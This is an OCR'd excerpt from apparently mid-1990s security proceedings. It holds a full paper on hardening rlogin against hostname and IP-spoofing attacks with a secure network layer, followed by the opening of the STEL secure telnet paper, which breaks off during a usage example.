[OY91] Rafail Ostrovsky and Moti Yung. How to withstand mobile virus attacks. In *Proceedings of the 10^{th} Annual ACM Symposium on Principles of Distributed Computing, Montreal, Quebec, Canada*, pages 51–59, 1991.

[Sha79] Adi Shamir. How to share a secret. *ACM*, 22(11):612–613, November 1979.

Implementing a Secure rlogin Environment: A Case Study of Using a Secure Network Layer Protocol

Gene H. Kim Hilarie Orman Sean O'Malley

Department of Computer Science
University of Arizona
Tucson, AZ 85721

Abstract

This paper describes our experiences building a secure *rlogin* environment. With minimal changes to the *rlogin* server and the use of a secure network layer protocol, we remove the vulnerability of hostname-based authentication and IP source address spoofing. We investigate how applications such as *rlogin* interact with this new layer, and propose extensions to the *rlogin* server that can utilize these services. We believe *rlogin* is situation where the application layer seems the most appropriate location for enforcing security policy, instead of in a lower layer.

Our layered approach to *rlogin* security achieves functionality similar to the Kerberos *klogin* client and the encrypted *telnet* packages, without their complexity or loss of generality. Even if our *rlogin* application layer extensions are omitted, *rlogin* connections still benefit from secure network layer services. Implementing the application layer *rlogin* server extensions required fewer than ninety lines of code.

1 Introduction

The *rlogin* program provides a security feature and at the same time introduces vulnerabilities with respect to user authentication on UNIX systems. The security feature uses the notion of *trusted hosts* to avoid sending passwords over a network, where they are vulnerable to exposure. However, flaws in the mechanism can be exploited to allow malicious users to gain entry to machines. These security vulnerabilities in the TCP/IP protocols and the Berkeley "r-command" programs have been discussed at length in the literature [3, 20, 27]. Nonetheless, programs such as as *rlogin* remain in widespread use. The consequences of not eliminating these security vulnerabilities can be seen in the recent CERT advisory [6] pertaining to widespread abuses of Unix systems via IP host spoofing and TCP connection forging.

In this paper, we address the attack where a malicious host masquerades as a trusted host to bypass the *rlogin* password security mechanism to access to the system. The attacker can either forge a DNS name and address resolution replies [3] or forge the source address in the IP packet header. The latter attack is not a weakness due to hostname based authentication, but is a more general problem of remote host authentication.

In response to these attack scenarios, we describe our experiences building a secure *rlogin* environment using IPSP, a protype secure network layer protocol. This layer provides services for remote host authentication, message integrity, and optionally, message privacy (i.e., packet encryption). Using these services, we have built and demonstrated an *rlogin* server that is protected from attacks and protects passwords from exposure under more circumstances than previously.

Our approach to *rlogin* security is completely modular. By using the *x*-kernel [1] as our design framework, the network security layer can provide authentication and privacy services without changing application layer programs. Other solutions, such as Kerberos[15] and the encrypted *telnet* programs discussed in [23, 26], require modifying existing server and client programs. Our modification to *rlogin* allow it to establish a more flexible security policy than it did previously; the original policy could have been effected without changes.

We attribute the simplicity of our implementation and the concise interface between the application and secure network layer to our software methodology. We believe that modular protocols can assist in providing network security enhancements, and that small, well-defined module interfaces are sufficient even at the application level.

In the following sections, we describe the security vulnerabilities in widely used UNIX network protocols and programs that can be exploited by malicious users to

gain unauthorized access. Next, we describe our design of the *rlogin* server and its extensions, and we present our experiments with an *rlogin* client that establishes a TCP connection with forged IP and Ethernet source addresses to spoof remote *rlogin* servers.

We then describe other solutions that have been proposed to solve the problem of securing remote login sessions. We conclude our paper by discussing our design choices with these other works, addressing issues including placement of policy manager and the interface between the application and network layer.

2 Problem definition

Many risks to system security stem from design flaws in network protocols, servers, and programs originally written a decade ago. In the following sections, we describe vulnerabilities that are related to the use of *rlogin*.

2.1 Password Vulnerability

When an *rlogin* server establishes a connection with a non-trusted host, it prompts the user for a password. As the user types the password, it is transmitted in the clear over the network. In the past two years, this vulnerability has extensively exploited [5] to capture passwords *en masse*.

2.2 Host Naming Vulnerabilities

In the *rlogin* server, trusted hosts are referenced by their names. Resolving these hostnames into IP addresses (and vice versa) is accomplished by the Domain Naming System [19], which refers to both the hierarchical, distributed database and the query-response protocol for accessing it. At the current time, there is no assurance that the information in a DNS response is valid. Consequently, any security mechanisms depending upon mapping names to addresses are ill-founded. This is documented in the literature [3, 27], and has been exploited in system attacks[11].

2.3 TCP/IP Vulnerabilities

TCP is used as transport service for *rlogin*. TCP and IP vulnerabilities to source address spoofing and connection forging are discussed in [3, 20]. Until recently, these vulnerabilities may have seemed too obscure to warrant concern. However, in January 1995, a CERT computer security advisory [6] described the availability of tools that automate the process of IP host spoofing and TCP connection forging — malicious users now can use these techniques without detailed knowledge of their operation. How this tool can be used to gain privileged access on UNIX machines running *rlogind* is described in the next section.

2.4 Rlogin: Password Protection and Vulnerabilities

The 4.2BSD operating system [16] introduced a suite of programs (sometimes called the "r-commands") that allowed the convenient access of remote resources on network-accessible machines. These programs, which include *rcp*, *rsh*, and *rlogin*, establish remote sessions with an associated user identifier that is used for access control decisions; typically the identifier is the same on both machines.

The conventional *login* program, executed when logging onto a machine on its console or via *telnet*, requires users to type their password. If transmitted over a network, the password in the clear is subject to exposure as described previously. To prevent this, the *rlogin* program allows host authentication to substitute for a password. If a user is already authenticated as a user on a trusted host, then this authentication can be adopted without password verification. This transitive trust relationship is a discretionary policy determined by the site administrator in the */etc/hosts.equiv* individual users via their *.rhosts* files.

Although the avoidance of password exposure prevents eavesdroppers from learning passwords, the method of authenticating the originating host is so weak that it has become a major vulnerability. There are two aspects to the vulnerability. First and most basic, no mechanism (cryptographic or otherwise) validates whether a network packet originated from the host indicated in the packet as the "source." Second, trusted hosts are referenced by their host names, and the mechanism for translating a name to an Internet address is not secure. As a result, any host on the Internet can send packets masquerading as another host, whether trusted or not.

3 Design and implementation

The work described here addresses the vulnerabilities described above. Strong cryptography is used for trusted host authentication, and an alternative form of password protection is provided to encrypt all packets in a key that is negotiated by the two hosts.

There are three parts to the design: the modular protocol framework, the secure network layer implemented within that framework, and the *rlogin* server, which applies the discretionary policy based on information provided to it by the secure network layer.




Figure 1: Protocol stacks for *rlogin* server and client

3.1 Modular protocols

Our design and implementation framework used the object-oriented *x*-kernel networking architecture [21]. The *x*-kernel facilitates the development of layered network protocols — protocols are small and modular, with fixed, well-defined operations between the layers. The advantages of such an approach are more fully discussed in [22].

We implemented a substantial subset of the *rlogin* server and client functionality in top layer protocols in the *x*-kernel networking architecture. Implementing the *rlogin* server and client as *x*-kernel protocols allowed us to determine to what extent these particular application layer programs interact with the secure network layer.

Beneath the *rlogin* protocols are the standard TCP/IP protocol stack, with the optional inclusion of our prototype IPSP protocol. A diagram of the major protocol modules is shown in Figure 1. Note that each box in the diagram represents an individual software module presenting *x*-kernel interface functions for opening and closing connections, sending and receiving messages, and answering queries about connections attributes (e.g. maximum packet size, type of security, etc.).

3.2 IPSP secure network layer

Our initial version of network layer security provides cryptographic security enhancements for the data portion of IP version 4 packets. The security of the enhancements depends on a pairwise shared key between hosts; the keys can either be manually pre-distributed or dynamically negotiated.

The algorithms accepted between two hosts are determined by the site configuration module. For instance, a site may require that MD5 [25] authentication be used for all packets to and from a particular remote host. Only those packets that are acceptable according to the site policy and pass the required cryptographic checks are allowed to proceed up the protocol stack (i.e., to higher level protocols and applications).

Algorithms for all combinations of sender authentication, message integrity, and message privacy are available. In practice, sender authentication and message integrity are provide by using a keyed hash function such as MD5. Although the option of message privacy only is provided by using DES in CBC mode [9], this combination is not generally recommended [4]; privacy plus authentication and integrity (e.g. DES-CBC over unkeyed MD5) is a better option because it protects packets against having information appended to them without detection. Nonetheless, for the purpose of pro-




Figure 2: Flow graph for *rlogin* server authentication

tecting passwords, the DES-CBC option is viable, and *rlogin* makes use of it.

The *x*-kernel structure allows applications to query lower protocols for attributes of a connection. For our secure network layer, there are two relevant attributes: sender authentication and data privacy. The *rlogin* protocol makes use of these attributes in applying its discretionary access policy.

Currently, host-host key management is done with Diffie-Hellman key exchange [10] and validated using RSA signatures [24]. For this prototype implementation, RSA public keys are manually distributed.

Most aspects of the network layer security policies are determined by information in configuration files; at runtime, the configuration information is made available by management modules using the uniform protocol interface of the *x*-kernel .

3.3 Rlogin server

To take full advantage of the security services provided by the network layer, we modified the *rlogin* server in three ways: it queries the network layer for the security attributes of the connection, it uses this information to implement a richer authentication and password protection scheme, and only Internet addresses (not names) are allowed for authentication decisions.

3.3.1 Unmodified rlogin server operation

In the Berkeley implementation of the *rlogin* server, functionality is divided between the *rlogind* daemon, *login*, and the *rcmd* library residing in *libc*. How the functions are distributed is summarized in Figure 3. The *rlogind* daemon waits on a well-known port for incoming connections. Once a TCP connection is established, the daemon *forks* and executes *login* , passing the remote hostname as an argument. As part of the connection establishment handshake, *login* will receive from the remote *rlogin* client the tuple {*local user, remote user, termtype*}.

To determine whether the connection is within the trust domain, *login* passes the tuple and the remote hostname to the *ruserok()* function residing in the *libc* library. In other words, if the hostname is a trusted host listed in the system *hosts.equiv* file, or if the {*hostname, local user*} pair is in the user's *.rhosts* file, the user is logged in without any password authentication. Otherwise, *login* prompts for a password. (A flow graph of *rlogin* authentication information is shown in Figure 2.)

As a measure to protect against bogus DNS responses, the *rlogin* server attempts to validate the resolved addres by checking the inverse mapping. First, the server gets the remote host address from the IP packet header via *getpeername()*. From this address, a host name is resolved by calling *gethostbyaddr()*. The inverse address mapping is then resolved using *gethostbyname()*. If the resolved host name does not match the

Component	Functions
rlogind	connection establishment
login	calls *rcmd()* to decide whether to prompt for password
rcmd library call	examines .rhosts files to discover trust domains

Figure 3: Breakdown of Berkeley *rlogin* server components

```
quercus.CS.Arizona.edu      gkim
# quercus' IP address
192.12.69.73                root      AUTH|PRIVACY
```

Figure 4: A new *rhosts* file

previously known host name, the connection is terminated.

Our implementation of the *rlogin* server is a functional subset of Berkeley implementation — a UNIX *rlogin* client can connect with our *x*-kernel version of the *rlogin* server. Most feature omissions pertain to terminal I/O services typically provided through the STREAMS interface. Our implementation does, however, mimic the mechanisms for connection establishment and refusal, password bypass policy, and the I/O stream to the local user shell. Server extensions were added to address security vulnerabilities.

3.3.2 Removing hostname references

Authenticating a remote host by its hostname introduces the risk of DNS spoofing. To obviate this risk, we modified the interface to *login*, replacing the remote hostname argument with the remote host address. The changes required to implement this were small, but required changing the *ruserok()* library call to allow the parsing of IP addresses in the *.rhosts* and *host.equiv* files. Note that this change alone does not eliminate the vulnerability of IP source address spoofing.

3.3.3 Rhosts policy extensions

A new field in the *.rhosts* file specifies what security attributes must be present in an incoming connection to bypass the password mechanism. At present, these attributes are `AUTH` and `PRIVACY`, specifying remote host authentication and connection encryption services respectively. An example of a new *rhosts* file is shown in Figure 4. What security services being provided by IPSP in a connection is passed by the *rlogin* server as a third argument to *login*. If these security services do not meet the security requirements specified in the *rhosts* file, the connection is terminated. These extensions allow users to create separate discretionary access policies for trusted, unauthenticated, and/or untrusted hosts.

Implementing the changes to the application level *rlogin* server required fewer than ninety lines of code. In the Berkeley implementation, these changes would have modified source files pertaining to the *rlogind* daemon, */bin/login*, and the *rcmd* service in the `libc` library.

3.4 Allowed policies

Our *rlogin* server can be configured to reject all incoming connections that cannot be authenticated (i.e., not running the IPSP protocol), and also reject connections based on the security requirements per-user/per-host listed in the user *rhosts* files. Between these two mechanisms, our *rlogin* server can be configured with the same granularity as Kerberos *klogin* or encrypted *telnet* programs.

In Figure 5, we enumerate the *rlogin* server actions as a function of authenticated and unauthenticated clients, and the security flags specified in the user's *rhosts* file.

3.5 Demonstration

To demonstrate the effectiveness of an *rlogin* server running on top of a secure network layer, we ran a special *rlogin* client that forged a trusted host's IP and Ethernet source address. This client would connect with an *rlogin* server, and log into the system without supplying a password. A conventional TCP connection is maintained by putting the host's network interface into promiscuous mode, and having the Ethernet and IP layers passing up packets intended for the host being impersonated. The address spoofing modifications to the *rlogin* client required fewer than fifty lines of changes.[1]

We were consistently able to circumvent password authentication in the Berkeley *rlogin* server. As expected, we were unable to be authenticated by the secure network layer residing under our *x*-kernel *rlogin* server. The server accepts an argument to enter one of two modes: a paranoid server that allowed only authen-

[1] The small number of lines changed does not accurately reflect the amount of effort required to get the hardware and Mach device drivers working correctly!

Authenticated remote host	*rhosts* specifications			Description
	trusted	AUTH	PRIVACY	
-	-	-	-	Prompt for password *(Equivalent to conventional Berkeley rlogin .)*
-	yes	-	yes	Prompt for password *Encryption protects against password eavesdropping*
-	yes	-	-	Prompt for password *Bad site policy — suitable for non-essential machines offering low-integrity public services. Password is never sent in the clear.*
-	yes	yes	yes	Reject connection
-	yes	yes	-	Reject connection
yes	-	-	yes	Prompt for password *Encryption protects against password eavesdropping*
yes	yes	-	yes	Bypass password authentication
yes	yes	-	yes	Bypass password authentication
yes	yes	yes	yes	Bypass password authentication
yes	yes	yes	yes	Bypass password authentication

Figure 5: Possible connection configurations

ticated connections, and another that allowed any connection. By specifying minimum security requirements in the third field of the *rhosts* file, users can control with finer granularity the level of security for remote hosts and users.

Our experiments were run with the *x*-kernel, version 3.2 under Mach v3.82 and SunOS v4.1.1. These ran on DECstation 5000/25s and Intel 486 machines for Mach, and Sun SparcStation 2s otherwise.

4 Other work

Some of the other solutions that have been proposed to reduce the risk of system penetration via the network use specialized hardware, additional network layers, and new applications. We describe these works to preface our analysis of these solutions compared to our own.

4.1 Router-based solutions

CERT currently prescribes the use of filtering routers [23, 8] to reduce a site's vulnerability to IP source address spoofing. Filtering routers and firewalls can be configured to prevent incoming IP packets with internal source addresses from entering the network. However, because these mechanisms operate by interposing themselves between the source and destination hosts, machines within a trusted network can still spoof each other. Because firewalls must be in the routing path, vulnerabilities still exist.

The more sophisticated firewalls now becoming available can also provide point to point IP encryption services [2]. However, the scope of protection afforded is similar to the case of filtering routers — packets are still sent in the clear by the originating host, presenting a window of vulnerability to eavesdropping.

These remaining issues in router based solutions have helped motivate another approach to providing network security. Many network practitioners now believe that providing a mechanism for *end-to-end security* represents the best solution for eliminating the vulnerabilities described in the previous section, typically provided by a secure network layer.

4.2 Secure network layer solutions

Network layer security is a generic approach that can provide security enhancements for many applications, and validation of this claim was a factor in our choice of *rlogin* as a guinea pig protocol for our prototype network layer security protocol.

In 1992, the Internet Protocol Security Working Group was formed to "develop mechanisms to protect client protocols of IP" at the network layer [12]. Proposed network layer services include message privacy, message integrity, source machine and network authentication, access control, reflection protection, security labels, padding, and methods of avoiding traffic analysis.

[17] presents a survey of protocols that have been submitted to date. Although no proposal has been chosen for adoption at this time, prototypes have been built and demonstrated. Among them are swIPe[14] and IPST[7], as well as our IPSP protocol described in this paper.

The secure network layer service needed to eliminate *rlogin* vulnerabilities to IP spoofing is host authentication, and optionally, message privacy (i.e., packet encryption). In our work, message privacy is used as a way of protecting transmitted passwords.

4.3 The Kerberos approach

Kerberos [15] takes a different approach to authentication, using a trusted third-party to provide all user and host authentication services — authentication tickets are granted on a per-user, per-host basis for a given service. Hosts and users are authenticated by their knowledge of a host-specific or user-specific secret, respectively.

The primary disadvantage of Kerberos is that all clients requiring authentication services must be modified to use Kerberos services. For example, the Kerberos package includes replacements for some of the r-commands, but requires the installation of a centralized ticket server. Because of this Kerberos may not be a feasible solution for all sites.

4.4 Encrypted telnet packages

Telnet modifications that incorporate encryption and authentication services are described in [23, 26]. This approach incorporates all aspects of network security at the application layer. Instead of delegating these functions to a package such as Kerberos, or delegating them to a network layer protocol, these packages reimplement them on a per-application basis. As a result, considerable functional redundancy may exist.

4.5 Secure DNS

The IETF has also formed a working group to address the security vulnerabilities in the Domain Name Service hostname resolution protocol [19]. At the time of this writing, [13] has been submitted to the DNS Security Working Group. However, to reduce the set of dependencies, we do not utilize any of these services. Use of secure DNS is not incompatible with our approach to network layer security; indeed, we plan to use DNS extensions for accessing the public keys that are necessary for assuring authentication in our key exchange protocol.

4.6 The GSS Application Layer Interface

For purposes of comparing application interfaces, we briefly describe the Generic Security Service Application Program Interface described in [18]. It is intended to support in a generic manner cryptographically oriented security services, such as authentication, integrity, non-repudiation, and privacy. Programs using GSS-API benefit from source-level portability of applications, and independence from the underlying security mechanisms.

The scope of GSS-API is quite large, providing thirteen major control operations, which return one of twenty-four defined return values. The operations manage credentials and security contexts, operate on generic data objects, and provide ancillary support calls.

5 Discussion and analysis

Our changes to the *rlogin* application layer server removed hostname based authentication and added facilities to describe minimal security requirements on a per-host basis. It was not strictly necessary to change the application layer programs; the reasons for doing so deserve explanation.

Network layers such as swIPe do not require application layer changes. Instead, they encapsulate policy within the network security layer, refusing connections based on the remote host address. A similar mechanism could be provided by a security manager protocol residing between the network and application layer, only allowing connections meeting certain parameters.

However, we assert that all remote login connections are not equal, even if they originate from the same remote host. Consider the case when *rlogin* prompts for a password and another automatically accepts the user without prompting for a password. In the first case, encryption must be provided to protect the transmission of the password. In the second case, authentication services must be provided, but there may be no clear need for encryption. Clearly, the policy mechanism cannot be made at the network security layer for lack of information.

In our case, implementing policy at the application layer does not require much communication with the underlying protocol layers. The extent of interaction between the *rlogin* server and the underlying protocols is very small: the single `IPSP_GETPEERHOST` control operation. This operation queries whether an underlying layer is providing remote host authentication services. (This is provided through the *x*-kernel *control* operation. The operation is pushed down the protocol stack until a protocol services the control request. If the operation

is pushed down the entire protocol stack without being serviced, a failure message is automatically generated.)

When compared to large number of interface calls defined in the GSS-API, our application interface seems Spartan. However, we believe it is no less versatile. The IETF specification for IP security requires user-oriented keying, whereby hosts would guarantee that different users have different keys for their connections; our prototype is being extended to handle this, and two new interface operation will be provided to applications for getting and setting the key identifiers for their connections.

As described, our *rlogin* implementation allows specifications of policies based on remote hosts and remote users with the same granularity as Kerberos. This policy does not require the strong user authentication and centralized key servers that underlie Kerberos.

We attribute the simplicity of our *rlogin* server implementation and the concise interface between the application and secure network layer to our software methodology. It demonstrates that a small, fixed interface is sufficient even at the application level, and that modular protocols assist in providing network security enhancements.

6 Conclusions

In this paper, we have described our approach to solving *rlogin* security vulnerabilities via a secure network layer, avoiding extensive modifications to application level programs. We describe a set of *rlogin* server extensions (e.g., adding a third field to user *rhosts* files) that allow system administrators to specify policy at a fine-grain level, equivalent to the per-user/per-host model of Kerberos, while retaining simplicity. This is an example of a useful policy that cannot be enforced at the network security layer.

7 Acknowledgements

We thank Andrey Yeatts for providing his Mach device driver and hardware expertise. Without his time, we would still be trying to get our demonstration working. We also thank Rich Schroeppel for reviewing this paper.

References

[1] Mark B. Abbott and Larry L. Peterson. A language-based approach to protocol implementation. *IEEE/ACM Transactions on Networking*, 1(1):4–19, February 1993.

[2] Frederick M. Avolio and Marcus J. Ranum. A network perimeter with secure external access. Technical report, Trusted Information Systems, Jan 1994.

[3] Steve Bellovin. Security problems in the tcp/ip protocol suite. *Computer Communications Review*, Vol. 19(No. 2), April 1989.

[4] Steve Bellovin. Hostpair weaknesses, ipsec discussion. Technical report, ATT Bell Laboratories, 1995.

[5] CERT Coordination Center. *CA-94:01: Ongonig Network Monitoring Attacks*, 1994.

[6] CERT Coordination Center. *CA-95:01: IP Spoofing Attacks and Highjacked Terminal Connections*, 1995.

[7] Pau-Chen Cheng. Design and implementation of modular key management protocol and ip secure tunnel on aix. In *Proceedings of the Fifth Usenix Unix Security Symposium*, 1995.

[8] Bill Cheswick and Steve Bellovin. *Firewalls and Internet Security: Repelling the Wily Hacker*. Addison-Wesley, 1994.

[9] Data encryption standard. National Bureau of Standards FIPS, 1977.

[10] W. Diffie and M. Hellman. New directions in cryptography. *IEEE Transactions on Information*, IT-22, Nov 1976.

[11] Mark W. Eichin and Jon A. Rochlis. With microscope and tweezers: An analysis of the internet virus of november 1988. In *Proceedings of the 1989 IEEE Symposium in Research on Security and Privacy*, 1989.

[12] Internet Engineering Task Force. Internet protocol security protocol working group charter. *Internet Activities Board*, 1992.

[13] Donald E. Eastlake III. Domain name system protocol security extensions. Technical Report IETF Working Draft draft-ietf-dnssec-secext-03.txt, DNS Security Working Group, Jan 1995.

[14] John Ioannidis and Matt Blaze. The architecture and implementation of network-layer security u nder unix. In *Proceedings of the Fourth Usenix Unix Security Symposium*, pages 29–39, October 1993.

[15] J. Kohl and Clifford Neuman. The kerberos network authentication service (V5). Request for Comments (Proposed Standard) RFC 1510, Internet Engineering Task Force, September 1993.

[16] Samuel J. Leffler, Marshall Kirk McKusick, Michael J. Karels, and John S. Quarterman. *The Design and Implementation of the 4.3BSD UNIX Operating System*. Addison-Wesley, 1989.

[17] Mark H. Linehan. Comparison of network-level security protocols. Technical report, IBM T. J. Watson Research Center, June 1994.

[18] J. Linn. RFC 1508: Generic security service application program interface, version 2. *Internet Activities Board*, November 1994.

[19] P. Mockapetris. RFC 1034: Domain names — concepts and facilities. Technical report, Internet Activities Board, November 1987.

[20] Robert T. Morris. A weakness in the 4.2bsd unix tcp/ip software. Technical report, ATT Bell Laboratories, 1985.

[21] Sean W. O'Malley and Larry L. Peterson. A dynamic network architecture. *ACM Transactions on Computer Systems*, 10(2):110–143, May 1992.

[22] H. Orman, S. O'Malley, R. Schroeppel, and D. Schwartz. Paving the road to network security, or the value of small cobblestones. In *Proceedings of the 1994 Internet Society Symposium on Network and Distributed System Security*, February 1994.

[23] Marcus J. Ranum. Thinking about firewalls. In *Proceedings of Second International Conference on Systems and Network Security and Management (SANS-II)*, Apr 1994.

[24] R. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public key cryptosystems. *Communications of the ACM*, Vol. 21(No. 2), 1978.

[25] R. L. Rivest. RFC 1321: The md5 message-digest algorithm. Technical report, Internet Activities Board, April 1992.

[26] David R. Safford, Douglas Lee Schales, and David K. Hess. The TAMU security package: An ongoing response to internet intruders in an academic environment. pages 91–118, Berkeley, CA, 1993. USENIX Association.

[27] Christoph L. Schuba and Eugene H. Spafford. Countering abuse of name-based authentication. Technical Report CSD–TR–94–029, COAST Laboratory, Purdue University, apr 1994.

STEL: Secure TELnet

David Vincenzetti
Stefano Taino
Fabio Bolognesi

{vince || taino || bolo}@dsi.unimi.it

CERT-IT
Computer Emergency Response Team ITaly
Department of Computer Science
University of Milan
ITALY

June 1995

1. Abstract

Eavesdropping is becoming rampant on the Internet. We, as CERT-IT, have recorded a great number of sniffing attacks in the Italian community. In fact, sniffing is the most popular hacker's attack technique all over the Internet. This paper presents a secure telnet implementation which has been designed by the Italian CERT, to make eavesdropping ineffective to remote terminal sessions. It is not to be considered as a definitive solution but rather as a "bandaid" solution, to deal with one of the most serious security threats of the moment.

2. Introduction

STEL stands for Secure TELnet. We started developing STEL, at the University of Milan, when we realized that eavesdropping was a very serious problem and we did not like the freeware solutions that were available at that time. It was about three years ago. Still, as far as we know, there are no really satisfying packages able to solve the line active and passive tapping problem, and to be simple enough to use and to maintain by the average system administrator. In fact, in our honest opinion, we believe that the actual security packages available on the Internet suffer from at least one of the following drawbacks:

- Not secure enough

  The SRA package [6] is an example. It is based on Sun's Secure RPC, and makes use of the Diffie Hellman key exchange algorithm to negotiate session keys. However, the modulus used with DH is too small (it is only 192 bits [4]) and the session key is only used to encrypt user's login and password. The remainder of the session is left unencrypted.

- Too large and complicated to install

I.e., Kerberos. Several version of kerberized telnet exist. But Kerberos is large, and you have you set up a whole Kerberos environment in order to make use of kerberized telnet. The point is that Kerberos's paradigm is very different from STEL's. STEL, in fact, is intended as a plug and play solution. You just need `stel` and `steld` in order to perform point to point, authenticated encryption.

- Too complex to use and maintain

  STEL's configuration system is very scalable. STEL can perform extensive checks and support different authentication methods. But such checks are not mandatory, and the basic installation is accomplished by just compiling the executables and running `steld`.

- Unable to cope with a distributed environment

  STEL is not a distributed system. But is supports distributed S/Key management, so S/Key keys can be centralized in a single point and network accessed in a secure fashion.

- Subject to export regulations, so not suitable for users outside the USA

  STEL has been developed in Italy. Italy is not subject to crypto regulations and export restrictions. STEL uses encryption algorithms and functions that have been developed or "reinvented" outside the United States. It uses, in fact, a libdes package developed in Australia, an implementation of the Swiss IDEA cipher, an implementation of the Diffie Hellman key exchange system which was developed in Italy and a collection of some other minor crypto routines, developed in Italy by the authors.

3. Description

STEL is a simple package, and it is intended to act as a "secure surrogate replacement" for telnetd, rlogind, rcmd or rshd. However, STEL is not compatible with standard telnet system.

STEL is able to provide secure communications between the client and the server, and supports different authentication methods, in order to be as simple, flexible and convenient as possibile.

STEL has several advantages in respect to other systems:

- It is very simple to install, use and maintain. There are very few configuration files and two executables only
- All data transmissions, any kind, are sent encrypted with a "random" session key
- There are three encryption algorithms available: DES, Triple DES and IDEA
- The method uses the Diffie Hellman algorithm to exchange session keys, and the DH modulus is reasonably sized [4] [6]
- Since Diffie Hellman is vulnerable to "Man In The Middle" attacks, the system has been strenghtened with the Interlock protocol, in order to make such an attack infeasible [1]
- The method is able to provide mutual authentication
- The method is reasonably fast (it adds about a couple of seconds to a connection on a Sparcstation II class machine)

- Upon establishing a secure channel, a variety of authentication methods are available: standard Unix passwords, S/Key and SecurID
- Even standard Unix passwords, being the communication channel encrypted, provide a reasonable level of security in respect to telnet and rlogin
- An optional S/Key daemon is included in the package. **skeyd** makes it possible to centralize S/Key passwords in order to administer passwords in a single point
- It is possible to control logins by checking IP address, authentication type, terminal name, user name, as described in [2]
- Optional automatic killing of IP-OPTIONS
- A built-in S/Key calculator is included in the escape (^]) menu.
- As a feature, S/Key can make use of a keypad file to make dictionary attacks infeasible [3]
- Sources are freely available

4. Practical examples

STEL is client / server based. The client is named **stel**, and it is intended to be directly run by users; the server is named **steld** and can be run as a standalone daemon by the superuser or be invoked by inetd.

The purpose of STEL is to provide the user a remote terminal session, very similar to a telnet or rlogin remote terminal session. The difference is, of course, that all the traffic between client and server is encrypted and that the resulting authentication is much stronger in respect to telnet or rlogin.

First, let us have a look at the usage:

```
$ stel
STEL: Secure TELnet, BETA -- bugs to stel-authors@idea.sec.dsi.unimi.it
@(#) $ stel.c,v 1.61 1995/05/01 18:28:42 vince Exp vince $
Usage:  stel <hostname> [-l logname] [-p portnum] [-r3imentvD] [commands...]
        hostname:      the system you want to connect to
        -l logname:    the username on the remote system
        -p portnumber: set port number (default port is 10005)
        -r:            enter a random string to enhance randomness
        -3:            use triple DES encryption (default is single DES)
        -i:            use IDEA encryption (default is DES)
        -m:            use 1024 bits modulus (default is 512 bits)
        -e:            disable escape features (^] is enabled by default)
        -n:            do not use data encryption at all
        -t:            do not use pseudo terminals
        -v:            be verbose
        -D:            be extra verbose
$
$
```

In the following example the user connects with STEL to idea.sec.dsi.unimi.it as root. The authentication is performed using the SecurID system, being root a registered SecurID user on idea.

```
$ stel idea.sec.dsi.unimi.it -l root
Connected to idea.sec.dsi.unimi.it.
This session is using DES encryption for all data transmissions.
Escape character is '^]'.
SECURID authentication required
Enter PASSCODE for root:
Passcode accepted.
------------------
 Welcome to idea!
------------------
idea# hostname
idea
idea# date
Fri Feb 10 17:33:27 MET 1995
idea# exit
Connection with idea.sec.dsi.unimi.it closed.
$
$
```

So, the user has STEL connected to idea.sec.dsi.unimi.it and he/she has authenticated his/herself using SecurID. All data transmission are DES (optionally 3DES or IDEA) encrypted with a session key that is generated with the DH algorithm.

When the user is authenticated, he/she is provided with a very comprehensive set of environment variables that are inherited from the client, and all the terminal settings are inherited from the client as well. For instance, since the DISPLAY, LINES and COLUMNS environment variables are inherited in the remote session, it is possible to remotely execute commands like:

```
$ stel bar xterm -fn 10x20 -bg black -fg white

$ stel foo -l root vi /etc/rc

$ stel somesite -l joe "ps aux > /tmp/xx; vi /tmp/xx"
```

In the following example the user "verbosely" connects to ghost as vince and specifies `/bin/csh` as the command to be executed. The authentication is performed using S/Key.

```
$
$ stel ghost -l vince -v /bin/csh
Connected to ghost on port 10005.
Diffie-Hellman modulo is 512 bits, secret exponent is 510 bits
Exchanging keys with DH scheme (can be a lengthy process)...
Shared encryption key:  CAA90477A9CEA71D
